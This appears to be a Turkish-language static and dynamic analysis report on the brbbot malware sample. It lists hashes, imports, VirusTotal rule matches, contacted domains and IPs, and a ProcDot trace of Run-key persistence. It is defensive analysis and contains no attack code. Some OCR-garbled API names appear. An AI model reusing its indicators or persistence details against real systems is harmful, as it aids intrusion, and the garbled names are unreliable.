Bilgi Teknolojileri ve Iletisim Kurumu

Zararli Analizi - brbbot

Ahmet Serdar SAHIN


28 Agustos, 2024

1 Zararlı ile alakalı temel bilgiler(hash, dosya boyutu vb.) neler ve bu bilgilerden hangileri bizim için önemlidir?

File hashleri dosyanin parmak izi gibi olup, dosyanin tesbiti ve takibinde kullanilir. Beklenenin disinda dosya boyutu, dosyada sikistirma islemi yapildigini gosterebilir. PE, ELF veya PDF gibi dosya yapilari kotucul niyetle kullanilabilir, ilk bakista dikkat edilmelidir.

2 Statik analiz ile bulduğunuz bulgular(kritik olabilecek fonksiyonlar, anti-analiz teknikleri vs.) neler?

CreateProcess, LoadLibrary, InternetConnect gibi fonksiyonlar veya obfuscation, packing, onceki haftalarda inceledigimiz anti debug teknikleri kullanilabilir.
Statik analizde benim kontrol edeceklerim: File type, signatures, Strings (IP adresleri, URLler, API fonksiyon isimleri), packing var mi etc.




HxD - [C:\Users\User\Desktop\Malware\f47060d0f7de5ee651878eb18dd2d24b5003bdb03ef4f49879f448f05034a21e]

16 | Windows (ANSI) | hex

f47060d0f7de5ee651878eb18dd2d24b5003bdb03ef4f49879f448f05034a21e


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

Img 1 = 4D 5A Imzasi Dosyanin Exe olduguna isaret ediyor.



Filename	MD5
f47060d0f7de5ee6518...	1c7243c8f3586b799a5f9a2e4200aa92

Img 2 = MD5 Hash


Crowdsourced Sigma Rules


CRITICAL 0 HIGH 0 MEDIUM 1 LOW 1

Matches rule CurrentVersion Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, Gleb Sukhodolskiy, Tin (GitHub)
↳ *Detects modification of autostart extensibility point (ASEP) in registry.*

Matches rule Modification of IE Registry Settings by frack113 at Sigma Integrated Rule Set (GitHub)
↳ *Detects modification of the registry settings used for Internet Explorer and other Windows components that use th insert javascript for persistence*

Img 3 = Autorun ve Registery Uzerinden Persistence - Virustotal.

Key/hash olusturulmasi, encryption/decryption, HTTP iletisimi, DNS cozumleme, Dosya/handle/proc islemleri icin Virustotal'in gosterdigi fonksiyonlari kullanabilir. Uzak sunucudan zararli indirilmesi veya ransomware davranisi gosterebilir.



Imports

— ADVAPI32.dll

- CryptAcquireContextW
- CryptCreateHash
- CryptDecrypt
- CryptDeriveKey
- CryptDestroyHash
- CryptDestroyKey
- CryptEncrypt
- CryptHashData
- CryptReleaseContext
- RegCloseKey

⌄

— WININET.dll

- HttpOpenRequestA
- HttpQueryInfoA
- HttpSendRequestA
- InternetCloseHandle
- InternetConnectA
- InternetOpenA
- InternetQueryDataAvailable
- InternetReadFile
- InternetSetOptionA

— WS2_32.dll

- gethostbyname
- gethostname
- inet_ntoa
- WSACleanup
- WSAStartup

+ KERNEL32.dll


+ USER32.dll

— KERNEL32.dll

- CloseHandle
- CopyFileA
- CreateEventW
- CreateFileA
- CreateFileW
- CreateProcessA
- DecodePointer
- DeleteCriticalSection
- DeleteFileA
- EncodePointer
- EnterCriticalSection
- ExitProcess
- FindResourceA
- FlsAlloc
- FlsFree
- FlsGetValue
- FlsSetValue
- FlushFileBuffers
- FreeEnvironmentStringsW
- GetACP
- GetCommandLineW
- GetComputerNameA
- GetConsoleCP
- GetConsoleMode
- GetCPInfo
- GetCurrentProcess
- GetCurrentProcessId
- GetCurrentThreadId
- GetEnvironmentStringsW
- GetEnvironmentVariableA
- GetFileSize
- GetFileType
- GetLastError
- GetModuleFileNameA

Img 4 = Imports - Virustotal.

Virustotal'in gosterdigi domain/IP adreslerini kendi sanal makinemde gorduklerimle karsilastiracagim.



Contacted Domains (14)

Domain	Detections	Created
150.32.88.40.in-addr.arpa	0 / 94	-
201.198.147.52.in-addr.arpa	0 / 94	-
209.205.72.20.in-addr.arpa	0 / 94	-
232.108.84.185.in-addr.arpa	0 / 94	-
240.221.184.93.in-addr.arpa	1 / 94	-
3dtuts.by	6 / 94	2023-04-13
40.78.65.20.in-addr.arpa	0 / 94	-
8.3.197.209.in-addr.arpa	1 / 94	-
83.188.255.52.in-addr.arpa	0 / 94	-
brb.3dtuts.by	6 / 94	2023-04-13
crt.sectigo.com	0 / 94	2018-08-16
query.prod.cms.rt.microsoft.com	0 / 94	1991-05-02
web29.majordomo.ru	0 / 94	-
www.microsoft.com	0 / 94	1991-05-02

Contacted IP addresses (38)

IP	Detections	Autonomous System	Count
104.74.71.16	0 / 94	20940	US
13.107.4.50	8 / 94	8068	US
131.253.33.203	0 / 94	8068	US
172.64.149.23	0 / 94	13335	-
173.222.197.159	0 / 94	16625	US
184.25.191.235	0 / 94	16625	US
185.84.108.232	2 / 94	43362	RU
192.168.0.1	0 / 94	-	-
192.168.0.151	0 / 94	-	-
192.168.0.17	0 / 94	-	-
192.168.0.2	0 / 94	-	-
192.168.0.22	0 / 94	-	-
192.168.0.47	0 / 94	-	-
192.168.0.55	0 / 94	-	-
192.168.0.58	0 / 94	-	-
192.168.0.73	0 / 94	-	-

192.168.0.73	0 / 94	-
192.168.0.80	0 / 94	-
192.229.211.108	0 / 94	15133
193.204.114.232	0 / 94	137
20.69.140.28	0 / 94	8075

Execution Parents (8)

Scanned	Detections	Type
2023-11-14	2 / 65	ZIP
2024-08-04	35 / 68	Office Open XMI Document
2024-02-27	34 / 62	Office Open XMI Document
2023-11-14	2 / 65	ZIP
2024-03-03	47 / 64	ZIP
2024-02-27	36 / 61	Office Open XMI Document
2024-05-28	2 / 69	ZIP
2024-08-22	64 / 75	Win32 EXE


Bundled Files (6)

Scanned	Detections	File type	Name
2023-03-29	0 / 59	?	brbconfig.tm
?	?	file	1649f5ba302 45df36b3c37
?	?	file	8bb63485ba 3e019355c64
?	?	file	66243010815 94772b43ca(

Img 5 = Domains, IPs, Execution Parents - Virustotal.


Strings ve PEStudio ile dosyayi inceledim asagidaki gibi library ve importlari goruntuledim.

Ama domain ya da IP olabilecek bir sey goremedim, anti analiz amacli obfuscation olabilir.



library (5)	duplicate (0)	flag (2)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (115)	group (0)	description
ADVAPI32.dll	-	-	0x00010C90	0x0000E000	implicit	14	-	Advanced Windows 32 Base API
WININET.dll	-	x	0x00010FD0	0x0000E340	implicit	9	network	Internet Extensions for Win32 Library
WS2_32.dll	-	x	0x00011020	0x0000E390	implicit	5	network	Windows Socket Library
KERNEL32.dll	-	-	0x00010D08	0x0000E078	implicit	86	-	Windows NT BASE API Client
USER32.dll	-	-	0x00010FC0	0x0000E330	implicit	1	-	Multi-User Windows USER API Client Library

Img 6 = Libraries - PEStudio.




GetDC	-	0x000000000001145A	0x000000000001145A	291 (0x0123)	-	-	implicit	-	USER32.dll
RegSetValueExA	x	0x0000000000011050	0x0000000000011050	637 (0x027D)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
RegDeleteValueA	x	0x0000000000011072	0x0000000000011072	583 (0x0247)	registry	T1485 | Data Destruction	implicit	-	ADVAPI32.dll
RegFlushKey	x	0x0000000000011084	0x0000000000011084	595 (0x0253)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
GetSystemWow64DirectoryA	x	0x0000000000011348	0x0000000000011348	644 (0x0284)	reconnaissance	-	implicit	-	KERNEL32.dll
GetEnvironmentVariableA	x	0x000000000001138C	0x000000000001138C	482 (0x01E2)	reconnaissance	-	implicit	-	KERNEL32.dll
GetCurrentProcessId	x	0x0000000000011728	0x0000000000011728	455 (0x01C7)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
HttpSendRequestA	x	0x00000000000111EE	0x00000000000111EE	91 (0x005B)	network	-	implicit	-	WININET.dll
InternetQueryDataAvailable	x	0x0000000000011156	0x0000000000011156	155 (0x009B)	network	-	implicit	-	WININET.dll
InternetReadFile	x	0x0000000000011174	0x0000000000011174	159 (0x009F)	network	-	implicit	-	WININET.dll
InternetCloseHandle	x	0x0000000000011188	0x0000000000011188	107 (0x006B)	network	-	implicit	-	WININET.dll
HttpQueryInfoA	x	0x000000000001119E	0x000000000001119E	89 (0x0059)	network	-	implicit	-	WININET.dll
InternetConnectA	x	0x00000000000111B0	0x00000000000111B0	113 (0x0071)	network	-	implicit	-	WININET.dll
InternetOpenA	x	0x0000000000011202	0x0000000000011202	151 (0x0097)	network	-	implicit	-	WININET.dll
HttpOpenRequestA	x	0x00000000000111DA	0x00000000000111DA	87 (0x0057)	network	-	implicit	-	WININET.dll
InternetSetOptionA	x	0x00000000000111C4	0x00000000000111C4	172 (0x00AC)	network	-	implicit	-	WININET.dll
52 (gethostbyvalue)	x	0x8000000000000034	0x8000000000000034	0 (0x0000)	network	-	implicit	x	WS2_32.dll
116 (WSACleanup)	x	0x8000000000000074	0x8000000000000074	0 (0x0000)	network	-	implicit	x	WS2_32.dll
115 (WSAStartup)	x	0x8000000000000073	0x8000000000000073	0 (0x0000)	network	-	implicit	x	WS2_32.dll
12 (inet_ntoa)	x	0x800000000000000C	0x800000000000000C	0 (0x0000)	network	-	implicit	x	WS2_32.dll
57 (gethostvalue)	x	0x8000000000000039	0x8000000000000039	0 (0x0000)	network	-	implicit	x	WS2_32.dll
WriteFile	x	0x0000000000011282	0x0000000000011282	1332 (0x0534)	file	-	implicit	-	KERNEL32.dll
MoveFileExA	x	0x0000000000011304	0x0000000000011304	865 (0x0361)	file	T1105 | Remote File Copy	implicit	-	KERNEL32.dll
DeleteFileA	x	0x00000000000113D8	0x00000000000113D8	212 (0x00D4)	file	T1485 | Data Destruction	implicit	-	KERNEL32.dll
CreateProcessA	x	0x0000000000011364	0x0000000000011364	164 (0x00A4)	execution	T1106 | Execution through API	implicit	-	KERNEL32.dll
TerminateProcess	x	0x0000000000011492	0x0000000000011492	1230 (0x04CE)	execution	-	implicit	-	KERNEL32.dll
GetCurrentProcess	x	0x00000000000114A6	0x00000000000114A6	454 (0x01C6)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00000000000115D4	0x00000000000115D4	459 (0x01CB)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
CryptDeriveKey	x	0x00000000000110B8	0x00000000000110B8	181 (0x00B5)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptReleaseContext	x	0x00000000000110CA	0x00000000000110CA	203 (0x00CB)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptEncrypt	x	0x00000000000110E0	0x00000000000110E0	186 (0x00BA)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptCreateHash	x	0x00000000000110F0	0x00000000000110F0	179 (0x00B3)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptDestroyKey	x	0x0000000000011102	0x0000000000011102	183 (0x00B7)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptDecrypt	x	0x0000000000011114	0x0000000000011114	180 (0x00B4)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptDestroyHash	x	0x0000000000011124	0x0000000000011124	182 (0x00B6)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll
CryptHashData	x	0x0000000000011138	0x0000000000011138	200 (0x00C8)	crypto	T1027 | Obfuscated Files or Information	implicit	-	ADVAPI32.dll

Img 7 = Imports - PEStudio.

3 Dinamik analiz ile bulduğunuz bulgular(zararlı bir yere bağlanıyor mu? vb.) neler?


Process Monitor ile zararli calisirken yaptigim kayidi ProcDot ile acarak asagidaki grafigi olusturdum.



[1]
f47060d0f7de5ee651878eb18dd2d24b5003bdb03ef4f49879f448f05034a21e.exe
(PID: 7776)
HAS THREAD
KILL OWN PROCESS
HAS THREAD
6520
7360
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\brbbot
(AUTOSTART!)
SET AS VALUE
FILE:c:\
C:\Windows\System32\config\SOFTWARE.LOG2
HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations
CREATE FILE
C:\Users\User\AppData\Roaming\brbconfig.tmp
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect

Img 8 = ProcDot.

